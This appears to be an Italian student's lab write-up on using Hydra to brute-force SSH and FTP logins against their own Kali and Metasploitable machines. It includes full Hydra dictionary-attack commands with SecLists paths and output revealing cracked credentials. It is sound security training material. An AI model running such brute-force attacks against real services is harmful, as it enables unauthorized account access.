

TRACCIA S6/L4

Hydra – Authentication cracking

Traccia:

L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

Ricordate che la configurazione dei servizi è essa stessa parte dell'esercizio.

L'esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, authentication http.

Consegna:

1. Settare la scheda di rete di Kali in "Bridge", utilizzate il comando `sudo apt install seclists`, `sudo apt install vsftpd`.
2. Esercizio guidato su SSH da Kali a Kali.
3. FTP da Kali a Kali.
4. Bonus: tentare di attaccare altri servizi come telnet / ssh / ftp da Kali a Metasploitable (in rete interna). Un attacco può essere: utente msfadmin password listadipassword (con msfadmin incluso).

SVOLGIMENTO

1) Kali in BRIDGE e **sudo apt install seclists** e **sudo apt install vsftpd**.


Con il 1° comando scarico su Kali il pacchetto seclists, contenente liste di username e password.

Con il 2° comando scarico su Kali il servizio di autenticazione di rete ftp.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo apt install seclists  
[sudo] password for kali:  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following NEW packages will be installed:  
  seclists  
0 upgraded, 1 newly installed, 0 to remove and 1458 not upgraded.  
Need to get 464 MB of archives.  
After this operation, 1868 MB of additional disk space will be used.  
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2023.4-0kali1 [464 MB]  
Fetched 464 MB in 6min 5s (1272 kB/s)  
Selecting previously unselected package seclists.  
(Reading database ... 398479 files and directories currently installed.)  
Preparing to unpack .../seclists_2023.4-0kali1_all.deb ...  
Unpacking seclists (2023.4-0kali1) ...  
Setting up seclists (2023.4-0kali1) ...  
Processing triggers for kali-menu (2023.4.3) ...  
Processing triggers for wordlists (2023.2.0) ...  
(kali@kali)-[~]  
$ sudo apt install vsftpd  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following NEW packages will be installed:  
  vsftpd  
0 upgraded, 1 newly installed, 0 to remove and 1458 not upgraded.  
Need to get 143 kB of archives.  
After this operation, 353 kB of additional disk space will be used.  
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b3 [143 kB]  
Fetched 143 kB in 1s (185 kB/s)  
Preconfiguring packages ...  
Selecting previously unselected package vsftpd.  
(Reading database ... 404107 files and directories currently installed )
```

2) Configurazione SSH e utilizzo di HYDRA con attacco a dizionario per il cracking dell'autenticazione del servizio di rete SSH da Kali a Kali.

1. Creazione nuovo utente su Kali Linux, con il comando **sudo adduser test_user**.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo adduser test_user  
[sudo] password for kali:  
info: Adding user `test_user' ...  
info: Selecting UID/GID from range 1000 to 59999 ...  
info: Adding new group `test_user' (1001) ...  
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...  
info: Creating home directory `/home/test_user' ...  
info: Copying files from `/etc/skel' ...  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user  
Enter the new value, or press ENTER for the default  
Full Name []:  
Room Number []:  
Work Phone []:  
Home Phone []:  
Other []:  
Is the information correct? [Y/n] y  
info: Adding new user `test_user' to supplemental / extra groups `users' ...  
info: Adding user `test_user' to group `users' ...  
(kali@kali)-[~]  
$
```

2. Attivazione servizio di autenticazione di rete SSH con il comando **sudo service ssh start** e Test connessione in SSH dell'utente **test_user** con il comando **ssh test_user@192.168.50.100** (IP di kali).

```
test_user@kali: ~  
File Actions Edit View Help  
~(kali@kali)-[~]  
$ sudo service ssh start  
[sudo] password for kali:  
~(kali@kali)-[~]  
$ ssh test_user@192.168.50.100  
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.  
ED25519 key fingerprint is SHA256:9ebs7MW9t+PkWei4UpELJAQ4RLSyyoaCHSj7HoWU2/I.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? y  
Please type 'yes', 'no' or the fingerprint: yes  
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.  
test_user@192.168.50.100's password:  
Connection closed by 192.168.50.100 port 22  
~(kali@kali)-[~]  
$ ssh test_user@192.168.50.100  
test_user@192.168.50.100's password:  
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
~(test_user@kali)-[~]  
$
```

3. Attacco a dizionario tramite HYDRA su servizio di autenticazione SSH dell' host Kali lanciato con il comando **hydra -L /usr/share/seclists/Username/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt -V 192.168.50.101 -t4 ssh**.

Con tale comando Hydra tenta di forzare l'accesso SSH all'indirizzo IP di Kali, utilizzando un elenco (dizionario) di nomi utente e una lista (dizionario) di password.

Il flag **-L** specifica il percorso del file contenente gli utenti, **-P** specifica il percorso del file contenente le password, **-V** mostra in live i tentativi di accesso e **-t4** imposta il numero di thread a 4, consentendo l'esecuzione parallela di quattro tentativi di autenticazione contemporaneamente (**Immagine 1**).

Come si può vedere, Hydra individua l'utente (**test_user**) e la password (**testpass**) corrette per ottenere l'accesso non autorizzato al servizio SSH attraverso l'utilizzo di combinazioni utente-password (**Immagine 2**).

Immagine1





immagine 2



3) **Utilizzo di HYDRA con attacco a dizionario per il cracking dell'autenticazione del servizio di rete FTP (avvio) da Kali a Kali.**

1. Attivazione servizio di autenticazione di rete **FTP** con il comando **sudo service vsftpd start**.
2. Attacco a dizionario tramite HYDRA su servizio di autenticazione FTP dell' host Kali lanciato con il comando **hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt -V 192.168.50.101 -t4 ftp**.

In questo caso il comando lancia l'attacco a dizionario di Hydra sul servizio di autenticazione FTP dell'host Kali riuscendo a trovare la corretta combinazione di user (**test_user**) e password (**testpass**) per forzare l'accesso.

[illegible]

4) BONUS: Attacco a dizionario tramite HYDRA da Kali al servizio di autenticazione FTP di Metasploitable (IP 192.168.50.101).

- hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt -V 192.168.50.101 -t4 ftp.

```
kali@kali:~$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt -V 192.168.50.101 -t4 ftp

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 13:44:23
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295473590914 login tries (1:8295457/p:1000002), ~2073868397729 tries per task
[DATA] attacking ftp://192.168.50.101:21/
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123456" - 1 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "password" - 2 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "12345678" - 3 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "qwerty" - 4 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123456789" - 5 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "12345" - 6 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "1234" - 7 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "111111" - 8 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "1234567" - 9 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "dragon" - 10 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123123" - 11 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "baseball" - 12 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "abc123" - 13 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "football" - 14 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "monkey" - 15 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "letmein" - 16 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "696969" - 17 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "shadow" - 18 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "master" - 19 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "666666" - 20 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "qwertyuiop" - 21 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123321" - 22 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "mustang" - 23 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "1234567890" - 24 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "michael" - 25 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "654321" - 26 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "pussy" - 27 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "superman" - 28 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 29 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "1qaz2wsx" - 30 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "7777777" - 31 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "fuckyou" - 32 of 8295473590914 [child 3] (0/0)
[21][ftp] host: 192.168.50.101 login: msfadmin password: msfadmin
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "123456" - 1000003 of 8295473590914 [child 2] (0/0)
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```